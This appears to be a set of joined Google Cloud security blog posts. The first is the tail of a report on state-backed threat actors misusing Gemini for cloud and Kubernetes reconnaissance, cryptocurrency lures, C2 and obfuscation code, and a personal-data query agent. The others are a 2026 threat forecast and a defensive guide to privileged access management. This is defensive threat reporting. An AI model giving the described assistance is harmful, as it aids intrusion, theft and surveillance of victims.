In addition to supporting intrusion activity on Windows systems, the actor misused Gemini to support multiple stages of an intrusion campaign on attack surfaces they were unfamiliar with including cloud infrastructure, vSphere, and Kubernetes.Β 

The threat actor demonstrated access to AWS tokens for EC2 (Elastic Compute Cloud) instances and used Gemini to research how to use the temporary session tokens, presumably to facilitate deeper access or data theft from a victim environment. In another case, the actor leaned on Gemini to assist in identifying Kubernetes systems and to generate commands for enumerating containers and pods. We also observed research into getting host permissions on MacOS, indicating a threat actor focus on phishing techniques for that system.

Mitigations
These activities are similar to our findings from January that detailed how bad actors are leveraging Gemini for productivity vs. novel capabilities. We took action against this actor by disabling the assets associated with this actor’s activity and Google DeepMind used these insights to further strengthen our protections against such misuse. Observations have been used to strengthen both classifiers and the model itself, enabling it to refuse to assist with these types of attacks moving forward.
A suspected China-nexus threat actor’s misuse of Gemini across the attack lifecycle

Figure 6: A suspected China-nexus threat actor’s misuse of Gemini across the attack lifecycle

misuse of AI 2 wallet

North Korean Threat Actors Misuse Gemini Across the Attack LifecycleΒ 

Threat actors associated with the Democratic People's Republic of Korea (DPRK) continue to misuse generative AI tools to support operations across the stages of the attack lifecycle, aligned with their efforts to target cryptocurrency and provide financial support to the regime.Β 

Specialized Social Engineering

In recent operations,Β UNC1069 (aka MASAN) used Gemini to research cryptocurrency concepts, and perform research and reconnaissance related to the location of users’ cryptocurrency wallet application data. This North Korean threat actor is known to conduct cryptocurrency theft campaigns leveraging social engineering, notably using language related to computer maintenance and credential harvesting.Β 

The threat actor also generated lure material and other messaging related to cryptocurrency, likely to support social engineering efforts for malicious activity. This included generating Spanish-language work-related excuses and requests to reschedule meetings, demonstrating how threat actors can overcome the barriers of language fluency to expand the scope of their targeting and success of their campaigns.Β 

To support later stages of the campaign, UNC1069 attempted to misuse Gemini to develop code to steal cryptocurrency, as well as to craft fraudulent instructions impersonating a software update to extract user credentials. We have disabled this account.

Mitigations
These activities are similar to our findings from January that detailed how bad actors are leveraging Gemini for productivity vs. novel capabilities. We took action against this actor by disabling the assets associated with this actor’s activity and Google DeepMind used these insights to further strengthen our protections against such misuse. Observations have been used to strengthen both classifiers and the model itself, enabling it to refuse to assist with these types of attacks moving forward.

Using Deepfakes

Beyond UNC1069’s misuse of Gemini, GTIG recently observed the group leverage deepfake images and video lures impersonating individuals in the cryptocurrency industry as part of social engineering campaigns to distribute its BIGMACHO backdoor to victim systems. The campaign prompted targets to download and install a malicious "Zoom SDK" link.


North Korean threat actor’s misuse of Gemini to support their operations

Figure 7: North Korean threat actor’s misuse of Gemini to support their operations

Attempting to Develop Novel Capabilities with AI

UNC4899 (aka PUKCHONG), a North Korean threat actor notable for their use of supply chain compromise, used Gemini for a variety of purposes including developing code, researching exploits, and improving their tooling. The research into vulnerabilities and exploit development likely indicates the group is developing capabilities to target edge devices and modern browsers. We have disabled the threat actor’s accounts.

UNC4899 misuse of Gemini across the attack lifecycle

Figure 8: UNC4899 (aka PUKCHONG) misuse of Gemini across the attack lifecycle

misuse of AI 2 ctd

Capture-the-Data: Attempts to Develop a β€œData Processing Agent”

The use of Gemini by APT42, an Iranian government-backed attacker, reflects the group's focus on crafting successful phishing campaigns. In recent activity, APT42 used the text generation and editing capabilities of Gemini to craft material for phishing campaigns, often impersonating individuals from reputable organizations such as prominent think tanks and using lures related to security technology, event invitations, or geopolitical discussions. APT42 also used Gemini as a translation tool for articles and messages with specialized vocabulary, for generalized research, and for continued research into Israeli defense.Β 

APT42 also attempted to build a β€œData Processing Agent”, misusing Gemini to develop and test the tool. The agent converts natural language requests into SQL queries to derive insights from sensitive personal data. The threat actor provided Gemini with schemas for several distinct data types in order to perform complex queries such as linking a phone number to an owner, tracking an individual's travel patterns, or generating lists of people based on shared attributes. We have disabled the threat actors’ accounts.

Mitigations
These activities are similar to our findings from January that detailed how bad actors are leveraging Gemini for productivity vs. novel capabilities. We took action against this actor by disabling the assets associated with this actor’s activity and Google DeepMind used these insights to further strengthen our protections against such misuse. Observations have been used to strengthen both classifiers and the model itself, enabling it to refuse to assist with these types of attacks moving forward.
APT42’s misuse of Gemini to support operations

Figure 9: APT42’s misuse of Gemini to support operations

Code Development: C2 Development and Support for Obfuscation

Threat actors continue to adapt generative AI tools to augment their ongoing activities, attempting to enhance their tactics, techniques, and procedures (TTPs) to move faster and at higher volume. For skilled actors, generative AI tools provide a helpful framework, similar to the use of Metasploit or Cobalt Strike in cyber threat activity. These tools also afford lower-level threat actors the opportunity to develop sophisticated tooling, quickly integrate existing techniques, and improve the efficacy of their campaigns regardless of technical acumen or language proficiency.Β 

Throughout August 2025, GTIG observed threat activity associated with PRC-backed APT41, utilizing Gemini for assistance with code development. The group has demonstrated a history of targeting a range of operating systems across mobile and desktop devices as well as employing social engineering compromises for their operations. Specifically, the group leverages open forums to both lure victims to exploit-hosting infrastructure and to prompt installation of malicious mobile applications.

In order to support their campaigns, the actor was seeking out technical support for C++ and Golang code for multiple tools including a C2 framework called OSSTUN by the actor. The group was also observed prompting Gemini for help with code obfuscation, with prompts related to two publicly available obfuscation libraries.

APT41 misuse of Gemini to support operations

Figure 10: APT41 misuse of Gemini to support operations


Information Operations and Gemini

GTIG continues to observe IO actors utilize Gemini for research, content creation, and translation, which aligns with their previous use of Gemini to support their malicious activity. We have identified Gemini activity that indicates threat actors are soliciting the tool to help create articles or aid them in building tooling to automate portions of their workflow. However, we have not identified these generated articles in the wild, nor identified evidence confirming the successful automation of their workflows leveraging this newly built tooling. None of these attempts have created breakthrough capabilities for IO campaigns.


Mitigations
For observed IO campaigns, we did not see evidence of successful automation or any breakthrough capabilities. These activities are similar to our findings from January that detailed how bad actors are leveraging Gemini for productivity vs. novel capabilities. We took action against this actor by disabling the assets associated with this actor’s activity and Google DeepMind used these insights to further strengthen our protections against such misuse. Observations have been used to strengthen both classifiers and the model itself, enabling it to refuse to assist with these types of attacks moving forward.

Building AI Safely and ResponsiblyΒ 

We believe our approach to AI must be both bold and responsible. That means developing AI in a way that maximizes the positive benefits to society while addressing the challenges. Guided by our AI Principles, Google designs AI systems with robust security measures and strong safety guardrails, and we continuously test the security and safety of our models to improve them.Β 

Our policy guidelines and prohibited use policies prioritize safety and responsible use of Google's generative AI tools. Google's policy development process includes identifying emerging trends, thinking end-to-end, and designing for safety. We continuously enhance safeguards in our products to offer scaled protections to users across the globe.Β Β 

At Google, we leverage threat intelligence to disrupt adversary operations. We investigate abuse of our products, services, users, and platforms, including malicious cyber activities by government-backed threat actors, and work with law enforcement when appropriate. Moreover, our learnings from countering malicious activities are fed back into our product development to improve safety and security for our AI models. These changes, which can be made to both our classifiers and at the model level, are essential to maintaining agility in our defenses and preventing further misuse.

Google DeepMind also develops threat models for generative AI to identify potential vulnerabilities, and creates new evaluation and training techniques to address misuse. In conjunction with this research, Google DeepMind has shared how they're actively deploying defenses in AI systems, along with measurement and monitoring tools, including a robust evaluation framework that can automatically red team an AI vulnerability to indirect prompt injection attacks.Β 

Our AI development and Trust & Safety teams also work closely with our threat intelligence, security, and modelling teams to stem misuse.

The potential of AI, especially generative AI, is immense. As innovation moves forward, the industry needs security standards for building and deploying AI responsibly. That's why we introduced the Secure AI Framework (SAIF), a conceptual framework to secure AI systems. We've shared a comprehensive toolkit for developers with resources and guidance for designing, building, and evaluating AI models responsibly. We've also shared best practices for implementing safeguards, evaluating model safety, and red teaming to test and secure AI systems.Β 

Google also continuously invests in AI research, helping to ensure AI is built responsibly, and that we’re leveraging its potential to automatically find risks. Last year, we introduced Big Sleep, an AI agent developed by Google DeepMind and Google Project Zero, that actively searches and finds unknown security vulnerabilities in software. Big Sleep has since found its first real-world security vulnerability and assisted in finding a vulnerability that was imminently going to be used by threat actors, which GTIG was able to cut off beforehand. We’re also experimenting with AI to not only find vulnerabilities, but also patch them. We recently introduced CodeMender, an experimental AI-powered agent utilizing the advanced reasoning capabilities of our Gemini models to automatically fix critical code vulnerabilities.Β 

About the Authors

Google Threat Intelligence Group focuses on identifying, analyzing, mitigating, and eliminating entire classes of cyber threats against Alphabet, our users, and our customers. Our work includes countering threats from government-backed attackers, targeted zero-day exploits, coordinated information operations (IO), and serious cyber crime networks. We apply our intelligence to improve Google's defenses and protect our users and customers.Β 

Preparing for Threats to Come: Cybersecurity Forecast 2026

4 November 2025 at 15:00

Every November, we make it our mission to equip organizations with the knowledge needed to stay ahead of threats we anticipate in the coming year. The Cybersecurity Forecast 2026 report, released today, provides comprehensive insights to help security leaders and teams prepare for those challenges.

This report does not contain "crystal ball" predictions. Instead, our forecasts are built on real-world trends and data we are observing right now. The information contained in the report comes directly from Google Cloud security leaders, and dozens of experts, analysts, researchers, and responders directly on the frontlines.

aside_block
<ListValue: [StructValue([('title', 'Cybersecurity Forecast 2026'), ('body', <wagtail.rich_text.RichText object at 0x7fd4e1fd66a0>), ('btn_text', 'Download now'), ('href', 'https://cloud.google.com/security/resources/cybersecurity-forecast?&utm_source=cgc-blog&utm_medium=blog&utm_campaign=FY25-Q4-GLOBAL-ENT37011-website-dl-cyber-forecast-124843&utm_content=launch_blog&utm_term=-'), ('image', <GAEImage: forecast 2026 cover>)])]>

Artificial Intelligence, Cybercrime, and Nation States

Cybersecurity in the year ahead will be defined by rapid evolution and refinement by adversaries and defenders. Defenders will leverage artificial intelligence and agentic AI to protect against increasingly sophisticated and disruptive cybercrime operations, nation-state actors persisting on networks for long periods of time to conduct espionage and achieve other strategic goals, and adversaries who are also embracing artificial intelligence to scale and speed up attacks.

AI Threats

  • Adversaries Fully Embrace AI: We anticipate threat actors will move decisively from using AI as an exception to using it as the norm. They will leverage AI to enhance the speed, scope, and effectiveness of operations, streamlining and scaling attacks across the entire lifecycle.

  • Prompt Injection Risks: A critical and growing threat is prompt injection, an attack that manipulates AI to bypass its security protocols and follow an attacker's hidden command. Expect a significant rise in targeted attacks on enterprise AI systems.

  • AI-Enabled Social Engineering: Threat actors will accelerate the use of highly manipulative AI-enabled social engineering. This includes vishing (voice phishing) with AI-driven voice cloning to create hyperrealistic impersonations of executives or IT staff, making attacks harder to detect and defend against.

AI Advantages

  • AI Agent Paradigm Shift: Widespread adoption of AI agents will create new security challenges, requiring organizations to develop new methodologies and tools to effectively map their new AI ecosystems. A key part of this will be the evolution of identity and access management (IAM) to treat AI agents as distinct digital actors with their own managed identities.

  • Supercharged Security Analysts: AI adoption will transform security analysts’ roles, shifting them from drowning in alerts to directing AI agents in an β€œAgentic SOC.” This will allow analysts to focus on strategic validation and high-level analysis, as AI handles data correlation, incident summaries, and threat intelligence drafting.

Cybercrime

  • Ransomware and Extortion: The combination of ransomware, data theft, and multifaceted extortion will remain the most financially disruptive category of cybercrime. The volume of activity is escalating, with focus on targeting third-party providers and exploiting zero-day vulnerabilities for high-volume data exfiltration.

  • The On-Chain Cybercrime Economy: As the financial sector increasingly adopts cryptocurrencies, threat actors are expected to migrate core components of their operations onto public blockchains for unprecedented resilience against traditional takedown efforts.

  • Virtualization Infrastructure Under Threat: As security controls mature in guest operating systems, adversaries are pivoting to the underlying virtualization infrastructure, which is becoming a critical blind spot. A single compromise here can grant control over the entire digital estate and render hundreds of systems inoperable in a matter of hours.

Nation States

  • Russia: Cyber operations are expected to undergo a strategic shift, prioritizing long-term global strategic goals and the development of advanced cyber capabilities over just tactical support for the conflict in Ukraine.

  • China: The volume of China-nexus cyber operations is expected to continue surpassing that of other nations. They will prioritize stealthy operations, aggressively targeting edge devices and exploiting zero-day vulnerabilities.

  • Iran: Driven by regional conflicts and the goal of regime stability, Iranian cyber activity will remain resilient, multifaceted, and semi-deniable, deliberately blurring the lines between espionage, disruption, and hacktivism.

  • North Korea: They will continue to conduct financial operations to generate revenue for the regime, cyber espionage against perceived adversaries, and seek to expand IT worker operations.

Be Prepared for 2026

Understanding threats is key to staying ahead of them. Read the full Cybersecurity Forecast 2026 report for a more in-depth look at the threats covered in this blog post. We have also released special reports that dive into some of the threats and challenges unique to EMEA and JAPAC organizations.

For an even deeper look at the threat landscape next year, register for our Cybersecurity Forecast 2026 webinar, which will be hosted once again by threat expert Andrew Kopcienski.

Keys to the Kingdom: A Defender's Guide to Privileged Account Monitoring

28 October 2025 at 15:00

Written by: Bhavesh Dhake, Will Silverstone, Matthew Hitchcock, Aaron Fletcher


The Criticality of Privileged Access in Today's Threat Landscape

Privileged access stands as the most critical pathway for adversaries seeking to compromise sensitive systems and data. Its protection is not only a best practice, it is a fundamental imperative for organizational resilience. The increasing complexity of modern IT environments, exacerbated by rapid cloud migration, has led to a surge in both human and non-human identities, comprising privileged accounts and virtual systems [compute workloads such as virtual machines (VMs), containers, and serverless functions, plus their control planes], significantly expanding the overall attack surface. This environment presents escalating challenges in identity and access management, cross-platform system security, and effective staffing, making the establishment and maintenance of a robust security posture increasingly challenging.

The threat landscape is continuously evolving, with a pronounced shift towards attacks that exploit privileged access. Mandiant's 2025 M-Trends report highlights that stolen credentials have surpassed email phishing to become the second-most frequently observed initial access method, accounting for 16% of intrusions in 2024. This resurgence is fueled, in part, by the proliferation of infostealer malware campaigns, which facilitate the collection and trade of compromised user credentials. However, threat actors of all types have found myriad new ways to compromise identity, including social engineering, which has been on the rise alongside several other tactics, techniques, and procedures (TTPs). ENISA documents criminal use of generative artificial intelligence (AI) for credential-stealing social-engineering and "fraud kits."

Stolen credentials provide not just a high-value vector for initial access during intrusions, but also further enable actors to conduct internal reconnaissance, move laterally, and complete their mission. Compromised credentials, alongside stolen session tokens, social engineering, and other techniques to compromise identity, underscore the critical need for organizations to make identity security one of the foundational pillars of their security posture. Even with advanced perimeter defenses, if privileged credentials are weak or poorly managed, attackers will inevitably find a way into an organization's critical systems. Breaches can be difficult to detect and contain; M-Trends 2025 reports a global median dwell time of 11 days in 2024β€”5 days when the adversary notifies, 26 days when an external entity notifies, and 10 days when detected internally. A concise defense-in-depth approach is required, where you should assume breach and implement layer controls so failure of one control is caught by the next layer of defense:

  1. Verify every request (Zero Trust).

  2. Require multifactor authentication (MFA) for all administrative paths.

  3. Enforce privileged access management (PAM) with credential rotation and session recording.

  4. Administer only from privileged access workstations (PAWs) on a segmented management network.

  5. Tune security information and event management (SIEM) for privileged anomalies to reduce dwell time and radius.

Beyond external attacks, organizations face significant risk from account takeover (ATO) and insider activity. Adversaries routinely weaponize stolen credentials and session tokens, while negligent or malicious insiders can move quickly once they have access. In both cases, the trust model is being exploited, and privileged identities are the shortest path to impact.

At the same time, the business impact of breaches continues to rise and third-party exposure remains a frequent entry point. These realities reinforce an assume-breach posture with layered controls that reduce dwell time and blast radius.

This blog post provides recommendations and insights into preventing, detecting, and responding to intrusions targeting privileged accounts. To secure these "keys to your kingdom," Mandiant's strategy is built upon a comprehensive framework of three interdependent pillars:

  1. Prevention: Securing Privileged Access to Prevent Compromise
  2. Detection: Maintaining Visibility and Engineering Detections for Privileged Accounts
  3. Response: Taking Action to Investigate and Remediate Privileged Account Compromise

This blog post serves as a reusable resource, emphasizing practical, threat-informed strategies to secure the most valuable digital assets.

01: Prevention: Securing Privileged Access to Limit Attack ImpactΒ 

Effective privileged access management begins with an understanding of what constitutes a privileged account and a strategy for securing these critical assets.

Defining Privileged Accounts: Beyond the Obvious

Access is a privilege; every account is a grant of trust. A privileged account is any human or non-human identity whose entitlements can change system state, alter security policy, or reach sensitive data beyond a normal role. Privilege is contextual to role and tier: an entitlement is "privileged" when misuse would cause material impact for that asset. In modern enterprises, this also includes business users with access to sensitive financial or personal data via web apps and developers with cloud-platform access.

The evolving definition of "privileged" directly reflects the decentralization of IT and the rise of cloud-native and DevOps environments. Attackers are no longer solely targeting domain admins; they increasingly focus on developers' workstations, service accounts, and API keys, knowing these give access to systems. This wider scope requires a more complete PAM strategy that covers the entire enterprise, not just traditional IT. The definition must also cover non-human accounts, such as service accounts, application accounts, and API keys. These are prime targets in real compromises because they hold broad access, yet are less monitored than human accounts. A PAM strategy that only focuses on human domain admins is incomplete and leaves attack surfaces open. Therefore, maintain a single inventory that classifies every human, service, and API account by business impact and maps each to a role with least-privilege entitlementsβ€”owner, purpose, systems touched, permitted actions, tier (T0/T1/T2), allowed pathways (PAW/jump), and Segregation of Duties (SoD) constraintsβ€”with quarterly attestation in the identity and access management (IAM) source of truth.

Categorizing and Tiering Privileged Accounts and Dependencies

Many organizations struggle with a broad and unclear understanding of "privileged accounts," limiting their focus to only domain admins or global admins. This narrow view overlooks the dependencies on which those accounts rely. Mandiant's Identity Security Modernization Engagements offer principles for better defining and categorizing privileged accounts beyond these views. These assessments help identify and reduce the number of accounts with highly privileged roles. This includes accounts or groups with permissions for modifying Group Policy Objects (GPOs), explicit permissions on domain controllers (DCs) or Tier-0 endpoints, privileged roles for virtualization platforms, and permissions to run processes as SYSTEM on many endpoints.

Dependencies often overlooked include jump servers, management workstations, specific network segments, applications, and continuous integration and continuous delivery/deployment (CI/CD) pipelines. "Trusted Service Infrastructure" directly addresses these dependencies, including management interfaces for asset and patch management tools, network devices, virtualization platforms, backup technologies, security tooling, and PAM systems themselves. Attackers target these components for persistence and lateral movement, knowing that compromising them can give broad control over an environment.

"Tiering" is key for PAM. It moves beyond a flat "privileged" versus "non-privileged" view by categorizing accounts based on compromise impact and their dependencies. For example, an account that can access a Tier-0 asset (like a domain controller) or the infrastructure supporting it (e.g., a jump server) poses a higher risk to the operation. Overlooking these dependencies means that even if a "privileged" account is secure, the less-secure system used to access it can become the weakest link. This shows the need for a holistic security approach that extends PAM controls to the entire "privileged access pathway," ensuring controls are layered across identities, endpoints, networks, and applications. The context of accessβ€”from where, when, and howβ€”becomes as important as the identity itself.

Common Privileged Account Categories and Critical Dependencies

Category

Examples

Critical Dependencies

Criteria for Privileged Roles

Human accounts

Domain administrators, local administrators (Linux/Unix), business users, developers

Jump servers, management workstations, critical networks, CI/CD pipelines

Default privileged roles, GPO modification permissions, explicit permissions on DC, local admin accessΒ 

Non-human accounts

Service accounts, application accounts, API keys

Asset management tools, network management tools, virtualization platforms, backup technologies, security tooling, PAM systems

Accounts or groups with permissions to invoke processes as SYSTEM on a large scope of endpoints

Establishing a PAM Foundation

A PAM program is not built overnight; it is a journey that progresses through distinct phases, each building upon the last to systematically reduce risk and enhance security posture.

The PAM Maturity Journey

Effective privileged access management adoption is an evolutionary process through levels of maturity. These levels build on each other, reducing risk and improving security. Mandiant sees four stages: Uninitiated, Ad-Hoc, Repeatable, and Iterative Optimization. As an organization moves through these stages, its protection covers more types of privileged users, sensitive systems, and their accounts.

Uninitiated. Privileged access sits largely uncontrolled: manual account creation, spreadsheet tracking, shared credentials, weak/absent MFA, loose password policy, and missed deprovisioning. Service/API accounts appear without owners or documentation. Security lacks a full map of privileged pathways and Tier-0 assetsβ€”high cyber risk by default.

Ad-Hoc. First risk reductions begin: a subset of shared credentials gets vaulted/rotated; a few guardrails appear. Operations stay reactive, tools remain fragmented, role/tier separation is limited, reporting and attestation is difficult. PAM exists as point solutions rather than a program.

Repeatable. Controls become consistent and broad. PAM covers business users, developers, third parties, servers, workstations, and software-as-a-service (SaaS). Role-based access control (RBAC) standardizes access; MFA is on all admin paths; local-admin rotation (e.g., Local Administrator Password Solution [LAPS]) is in place; PAWs for Tier-0/1; just-in-time/just-enough-administration (JIT/JEA) introduced; change control and ticketing integrated. Scheduled discovery, classification, role mapping, and quarterly attestation create a dependable operating rhythm.

Iterative Optimization. Automation and analytics drive continuous improvement. Full lifecycle orchestrationβ€”provision β†’ approve/JIT β†’ session oversight β†’ auto-rotate β†’ deprovisionβ€”runs end-to-end. SIEM / extended detection and response (XDR) / security orchestration, automation, and response (SOAR) detect and contain privileged anomalies. Human standing privilege trends toward zero; service/API identities move to group Managed Service Account (gMSA)/managed identities; dual-control on vault release; break-glass tested; controls validated through red/purple-team exercises. PAM is woven through IT and DevOps, reinforcing defense-in-depth so failure of one layer is caught by the next.

Implementing a Dedicated PAM Solution

A key step in building a strong PAM foundation is implementing a dedicated privileged access management solution (e.g., CyberArk, BeyondTrust, Delinea). Onboarding all privileged accounts into a centralized PAM system provides visibility into who accesses which credentials and from where. Leading PAM tools discover, vault, and manage credentials; enforce security policies (like checkout approvals and one-time passwords); and log all privileged activities for audit. For cloud control planes, pair your PAM with cloud-native PIM/JIT services (e.g., Google Cloud Privileged Access Manager, Microsoft Entra ID PIM) to grant time-bound elevation rather than standing admin rights. This greatly reduces the risk of unmanaged, ad hoc credential use.

However, simply deploying a PAM product is not enoughβ€”PAM must be treated as an ongoing program with defined policies and ownership. The organization should establish central governance and processes around privileged access: enforce tiered account structures, require multifactor authentication for all admin access, and mandate least privilege. Pair top-down role design with bottom-up discovery. Governance must also audit effective permissions at the resource level (access control lists [ACLs] on data stores, app/database (DB) roles, SaaS admin scopes, cloud IAM policies) to surface shadow adminsβ€”accounts that do not appear privileged in directory groups but can fully control sensitive resources (e.g., HR/finance datasets). Feed these findings into tier mapping and PAM onboarding so those identities are either right-sized to least privilege or brought under PAM with JIT/JEA and session oversight. Scheduled entitlement discovery can be done via identity governance and administration (IGA) / cloud infrastructure entitlement management (CIEM) or dedicated entitlement-analysis tools as well as native exports from the platforms themselves.

Having a PAM tool does not automatically mean you are "doing PAM." Many organizations park credentials in a vault yet fail to align with a tiered model or manage a full identity lifecycle. PAM must live inside a broader governance program. In practice, classify assets and platforms, map each privileged identity to that classification, then configure the tool to enforce policy (password rotation cadence, session recording, JIT/JEA, approvals, network restrictions). With that context, PAM simplifies the complexity by tying process to technology, turning policy into consistent, auditable controls. Run scheduled resource-permission crawls and reconcile deltas (new owners, new admin scope) back into the PAM inventory and approval workflows.

Properly implemented, a PAM solution yields many benefits: centralized insight into privileged access patterns, automated password management (eliminating hard-coded or stale credentials), and real-time alerting on suspicious behavior. Without such automation, managing thousands of privileged accounts manually is error prone and high risk. PAM tools mitigate human error by enforcing consistent policies and reducing reliance on individual administrators. They also integrate with monitoring systems (or built-in analytics) to flag anomalous admin activities. Organizations still relying on spreadsheets or disparate teams to manage admin passwords face scalability limits and blind spots. A dedicated PAM system, combined with strong processes, closes these gaps.

Considerations for Self-Managed PAM Initiatives

While a dedicated PAM solution is best for security and efficiency, organizations may manage some PAM aspects themselves, especially in earlier stages or for niche needs. If an organization undertakes a self-managed PAM initiative, these factors must be accounted for:

  • Manual Inventory and Tracking Overhead: Without automated discovery tools, keeping an accurate, up-to-date inventory of all privileged accounts (human and non-human, including application accounts, especially in finance organizations) becomes a large, error-prone, manual effort. This includes tracking permissions, dependencies, and owners across systems.

  • No Centralized Visibility: Separate manual processes lead to fragmented visibility. Combining logs from various sources (operating systems, applications, network devices) and correlating privileged activity for a unified view is hard without a central system (like a SIEM).

  • Inconsistent Policy Enforcement: Manual policy enforcement (e.g., password complexity, rotation, least privilege) across many privileged accounts is prone to human error and inconsistency, leading to security gaps.

  • Scalability Limits: Manual PAM processes do not scale. As privileged accounts grow, management overhead becomes too much, affecting security and operations.

  • Slower Incident Response: Without automated detection, real-time alerting, and integrated response, finding and containing a privileged account compromise will be slower, increasing dwell time and damage.

  • Higher Risk of Human Error: Manual management increases misconfigurations, forgotten deprovisioning, and accidental or coerced credential exposure, all leading to security incidents.

  • Compliance Burden: Showing compliance with regulations (e.g., PCI DSS, NIST) for privileged access becomes a laborious, manual audit process without automated reporting and session records.

  • Application-Specific Privileged Accounts: Applications, especially in finance, need attention to ensure they are managed with accounts that follow least privilege, rather than standard corporate accounts. This needs a detailed understanding of application roles and privileges.

  • No Bottom-Up Entitlement Discovery: Without resource-level audits of effective access, "shadow admin" rights remain invisible, leaving PAM scope incomplete and high-impact accounts unmanaged.

Organizations starting a self-managed PAM journey must know these limits and be ready to invest much manual effort and accept a higher risk than with a purpose-built PAM solution.

Hardening Critical Infrastructure and Credentials

Strong PAM needs hardening around it. Reduce privileged credentials to the minimum, lock down those that must exist, and restrict where/when they can operate. Treat the full credential lifecycleβ€”creation, storage, use, rotation, retirementβ€”as a control surface. Even if a password or token leaks, tight hardening should keep it noisy, short-lived, or useless.

Secure Administrative Access Paths (RDP, SMB, WinRM)

Admin pathways are prime lateral-movement rails. Collapse them into monitored, gated channels.

  • No direct exposure: Block Remote Desktop Protocol (RDP) / Secure Shell (SSH) from the internet. For remote admin, force access through PAWs or jump hosts with MFA and bastion logging.

  • Segregate management networks: Only PAWs and PAM session managers reach server admin interfaces; deny user subnets by default.

  • Protocol hygiene: Enforce Server Message Block (SMB) signing; prefer Kerberos; phase down NTLM; disable default admin shares (e.g., ADMIN$) where operationally viable.

  • WinRM/RDP hardening: Enforce encrypted Windows Remote Management (WinRM) always (AllowUnencrypted=0). In Active Directory (AD)-joined scenarios using Kerberos/Negotiate, WinRM over HTTP already provides message-level encryption; still prefer HTTPS to add TLS, server certificate validation, and for non-domain/cross-forest use. Require HTTPS for Basic auth, workgroup hosts, or any untrusted network path. Restrict to approved admin groups and endpoints; disable CredSSP unless explicitly required. For RDP, enable Network Level Authentication (NLA), limit access via firewall rules/GPO, and log via bastions/PAM session managers.

  • Broker sessions: Use PAM session management for high-risk systems (Tier-0/1) with keystroke/command capture and real-time termination.

Endpoint Security Controls (Least Privilege and Unknown-Code Execution)

Stop unapproved tools and script abuse on machines admins touch (endpoint privilege management [EPM]).

  • Least privilege by role: Remove local admin from user workstations; perform admin tasks only from PAWs.

  • Application control: Enforce WDAC/AppLocker allow-lists; block unsigned and unknown binaries; restrict PowerShell to Constrained Language Mode; enable AMSI + Script Block Logging.

  • Protect secrets on the host: Turn on Credential Guard/LSA Protection (RunAsPPL); disable legacy caches (e.g., WDigest); prefer AES-only Kerberos; shorten Ticket-Granting Ticket (TGT) lifetimes for admin roles.

  • Baseline + EDR: Apply CIS/Microsoft baselines via GPO/MDM; require endpoint detection and response (EDR) with tamper protection, USB/device control, and quarantine actions.

  • Classify by tier: Mark PAWs/jump hosts as T0/T1, workstations as T2, and enforce stronger baselines and update rings for higher tiers.

Credential Protection and Usage Hardening

Even when privileged accounts exist, we can limit their exposure and utility to attackers. Enforce technical controls such as:

  • Block Credential Reuse on Endpoints: Prevent privileged domain accounts from logging into standard user workstations. Administrators should use separate admin accounts only on admin systems (tiered access model). If a privileged credential is never used on a low-security machine, malware on that machine cannot steal it. Similarly, for local administrator accounts, disallow remote use (e.g., via Group Policy restrictions on those accounts' Security Identifiers [SIDs]) to stop lateral movement. Use Microsoft LAPS, CyberArk Loosely Connected Device (LCD) (feature designed to manage and rotate credentials for endpoints, regardless of their connection to the corporate network or Active Directory), or equivalent to ensure each machine's local admin password is unique and regularly rotated.

  • Service Account Restrictions and Residency: Define explicit residency for every service/API account, and which hosts, networks, and tiers they can run on. On Windows, prefer gMSA and restrict which computers may retrieve/use the credential via PrincipalsAllowedToRetrieveManagedPassword; grant "Log on as a service" only on those hosts; deny interactive and RDP logon everywhere; limit network logon as required. Use Kerberos constrained or resource-based constrained delegation only to named backend services; avoid unconstrained delegation. Residency boundaries enforce least privilege, prevent credential spread, and make misuse obvious in logs.

  • Memory and Credential Cache Protections: On Windows (Domain Member) systems, enable features like Protected Users group membership for admins (which disables legacy authorization protocols and forces Kerberos, etc.)β€”though do not apply this to service accounts, which may break if subject to those restrictions. Disable WDigest authentication and other settings that might keep credentials in memory in plaintext. These measures ensure that even if malware lands on a system, it is harder to scrape credentials from memory (Local Security Authority Subsystem Service [LSASS]). Reducing the "live" presence of passwords and tickets closes off common credential theft techniques (pass-the-hash, ticket reuse).

These hardening steps illustrate a mindset: even if privileged credentials exist, make them hard for attackers to capture or use. By reducing where they reside and how long they remain valid, you decrease the value of a stolen credential. This directly reduces an attack's impact, forcing attackers to spend more effort or give up.

Minimize Standing PrivilegesΒ 

An emerging best practice is to reduce the number of privileged accounts that exist with always-on rights. Instead of giving every administrator their own always-privileged user account, consider a model of ephemeral or checked-out privileges. For example, a team of 10 admins may not need 10 separate domain admins active at all times. Using PAM, you could maintain a small pool of privileged accounts that admins check out when needed (one-at-a-time, with unique login tracking for accountability) and that get automatically locked or rotated afterward. Many PAM solutions support "exclusive access" or one-time password checkout, ensuring no two people use the same shared account simultaneously and every action is tied back to an individual.Β 

This approach shrinks the attack surface by having fewer privileged credentials in existence. It also enforces disciplineβ€”admins must go through the PAM process to get access, which is logged and monitored. While shared accounts are generally risky, with strict PAM controls (per-user checkouts, full session recording, and audited approvals) they can be used in a way that preserves accountability while limiting credential proliferation.

The goal is zero standing privilege: no one has permanent admin rights unless actively approved and in use. Just-in-time administration (discussed later in this post) is a related concept that achieves this by granting rights only when needed.

Secrets Management

For highly sensitive secretsβ€”master encryption keys, signing certificates, cloud API keys, etc.β€”organizations should use dedicated secret management systems (often termed "key vaults"). A key vault (whether services like Azure Key Vault, HashiCorp Vault, or CyberArk's Identity Security Platform) is a hardened repository that securely stores secrets and tightly controls their access. The vault becomes the single source of truth for sensitive credentials, enabling fine-grained access control, auditing, and automated rotation from one central point. This reduces the risk of secrets sprawl (e.g., passwords stashed in configuration files or plaintext) and helps prevent unauthorized access to critical secrets.

When we say "secrets management," we refer to the general practice of centralized secrets management, not a specific product. For example, Azure Key Vault, Amazon Web Services (AWS) Key Management Service (KMS) / Secrets Manager, Google Cloud KMS, or a third-party vaulting tool all serve a similar purpose. The key is that these systems are purpose-built to protect secrets through strong encryption, access control, and monitoring.

Key considerations for effective secrets management include:

  • Hardware Security Module (HSM): Integrate key vaults with HSMs as they provide a tamper-resistant environment for cryptographic operations and key storage, protecting keys from logical and physical attacks.

  • Least-Privilege Access: Only authorized users or automated processes should be able to retrieve or manage secrets, and access should be granted on a just-in-time, just-enough basis.

  • Auditing and Monitoring: Implement comprehensive logging and monitoring of all access to and operations within the key vault. Integrate these logs with your SIEM (e.g., Google SecOps) to detect anomalous behavior and unauthorized access attempts in real time.

